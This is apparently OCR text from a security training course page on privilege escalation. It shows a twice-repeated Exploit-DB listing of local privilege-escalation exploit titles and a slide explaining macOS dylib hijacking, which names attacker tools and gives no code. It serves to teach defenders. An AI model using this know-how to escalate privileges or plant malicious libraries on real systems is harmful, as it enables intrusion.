
Date	D	A	V	Title	Type	Platform	Author
2019-07-03	⬇		✓	Serv-U FTP Server - prepareinstallation Privilege Escalation (Metasploit)	Local	Linux	Metasploit
2019-07-02	⬇		✓	Mac OS X TimeMachine - 'tmdiagnose' Command Injection Privilege Escalation (Metasploit)	Local	macOS	Metasploit
2019-06-24	⬇		✓	Microsoft Windows Font Cache Service - Insecure Sections Privilege Escalation	DoS	Windows	Google Security Research
2019-06-20	⬇		✓	Cisco Prime Infrastructure - Runrshell Privilege Escalation (Metasploit)	Local	Linux	Metasploit
2019-06-18	⬇		✓	Serv-U FTP Server < 15.1.7 - Local Privilege Escalation	Local	Linux	Guy Levin
2019-06-17	⬇		✗	Exim 4.87 - 4.91 - Local Privilege Escalation	Local	Linux	Marco Ivaldi
2019-06-14	⬇		✗	CentOS 7.6 - 'ptrace_scope' Privilege Escalation	Local	Linux	s4vitar
2019-06-13	⬇		✗	Pronestor Health Monitoring < 8.1.11.0 - Privilege Escalation	Local	Windows	PovlTekstTV
2019-06-11	⬇	▣	✗	ProShow 9.0.3797 - Local Privilege Escalation	Local	Windows	Yonatan_Correa
2019-06-10	⬇		✗	Ubuntu 18.04 - 'lxd' Privilege Escalation	Local	Linux	s4vitar
2019-06-07	⬇		✗	Microsoft Windows - AppX Deployment Service Local Privilege Escalation (3)	Local	Windows	SandboxEscaper
2014-11-24	⬇		✗	Microsoft Windows 8.1/ Server 2012 - 'Win32k.sys' Local Privilege Escalation (MS14-058)	Local	Windows	anonymous
2019-05-23	⬇		✗	Microsoft Windows - AppX Deployment Service Local Privilege Escalation (2)	Local	Windows	SandboxEscaper
2019-05-15	⬇		✗	Microsoft Windows - 'Win32k' Local Privilege Escalation	Local	Windows	Arch-Vile
2019-05-22	⬇		✗	Microsoft Windows (x86) - 'Task Scheduler' .job' Import Arbitrary Discretionary Access Control List Write / Local Privilege Escalation	Local	Windows	SandboxEscaper

https://www.exploit-db.com

Privilege Escalation by Exploiting Vulnerabilities

Vulnerability is the existence of a weakness, design flaw, or implementation error that can lead to an unexpected event compromising the security of the system. An attacker employs these vulnerabilities to perform various attacks on the confidentiality, availability, or integrity of a system. The software design flaws and programming errors lead to security vulnerabilities. Attackers exploit these software vulnerabilities, such as programming flaws in a program or service, or within the OS software or kernel, to execute malicious code. Exploiting software vulnerabilities allows attackers to execute a command or binary on a target machine to gain higher privileges than the existing ones or bypass security mechanisms. Attackers using these exploits can even access privileged user accounts and credentials.

There are many public vulnerability repositories available online that allow access to information about various software vulnerabilities. Attackers search for exploits that are based on the OS and software application on exploit sites such as SecurityFocus (*https://www.securityfocus.com*) or Exploit Database (*https://www.exploit-db.com*) and use these exploits to gain high privileges.




Show 15

Search: Privilege Escalation

Date	D	A	V	Title	Type	Platform	Author
2019-07-03	⬇		✓	Serv-U FTP Server - prepareinstallation Privilege Escalation (Metasploit)	Local	Linux	Metasploit
2019-07-02	⬇		✓	Mac OS X TimeMachine - 'tmdiagnose' Command Injection Privilege Escalation (Metasploit)	Local	macOS	Metasploit
2019-06-24	⬇		✓	Microsoft Windows Font Cache Service - Insecure Sections Privilege Escalation	DoS	Windows	Google Security Research
2019-06-20	⬇		✓	Cisco Prime Infrastructure - Runrshell Privilege Escalation (Metasploit)	Local	Linux	Metasploit
2019-06-18	⬇		✓	Serv-U FTP Server < 15.1.7 - Local Privilege Escalation	Local	Linux	Guy Levin
2019-06-17	⬇		✗	Exim 4.87 - 4.91 - Local Privilege Escalation	Local	Linux	Marco Ivaldi
2019-06-14	⬇		✗	CentOS 7.6 - 'ptrace_scope' Privilege Escalation	Local	Linux	s4vitar
2019-06-13	⬇		✗	Pronestor Health Monitoring < 8.1.11.0 - Privilege Escalation	Local	Windows	PovlTekstTV
2019-06-11	⬇	▣	✗	ProShow 9.0.3797 - Local Privilege Escalation	Local	Windows	Yonatan_Correa
2019-06-10	⬇		✗	Ubuntu 18.04 - 'lxd' Privilege Escalation	Local	Linux	s4vitar
2019-06-07	⬇		✗	Microsoft Windows - AppX Deployment Service Local Privilege Escalation (3)	Local	Windows	SandboxEscaper
2014-11-24	⬇		✗	Microsoft Windows 8.1/ Server 2012 - 'Win32k.sys' Local Privilege Escalation (MS14-058)	Local	Windows	anonymous
2019-05-23	⬇		✗	Microsoft Windows - AppX Deployment Service Local Privilege Escalation (2)	Local	Windows	SandboxEscaper
2019-05-15	⬇		✗	Microsoft Windows - 'Win32k' Local Privilege Escalation	Local	Windows	Arch-Vile
2019-05-22	⬇		✗	Microsoft Windows (x86) - Task Scheduler' .job' Import Arbitrary Discretionary Access Control List Write / Local Privilege Escalation	Local	Windows	SandboxEscaper

Figure 6.78: Screenshot of Exploit DB showing privilege escalation vulnerabilities



Privilege Escalation Using Dylib Hijacking


- In OS X, when applications **load an external dylib** (dynamic library), the loader searches for the dylib in multiple directories
- If attackers can **inject a malicious dylib** into one of the primary directories, it will be executed in place of the original dylib

- **Dylib Hijack Scanner** helps attackers to detect dylibs that are vulnerable to hijacking attack
- Attackers use tools such as **DylibHijack** to perform dylib hijacking on the target system

User
Run the application
Application Directory
.dmg
Malicious dylib
Request for dylib
Load malicious dylib
OS X Dynamic Library
Malicious dylib at /Application/Blah.app/Contents/lib
Original dylib at /System/library
Gain remote access to the system
Inject malicious dylib at /Application/Blah.app/Contents/lib
Attacker

Privilege Escalation Using Dylib Hijacking

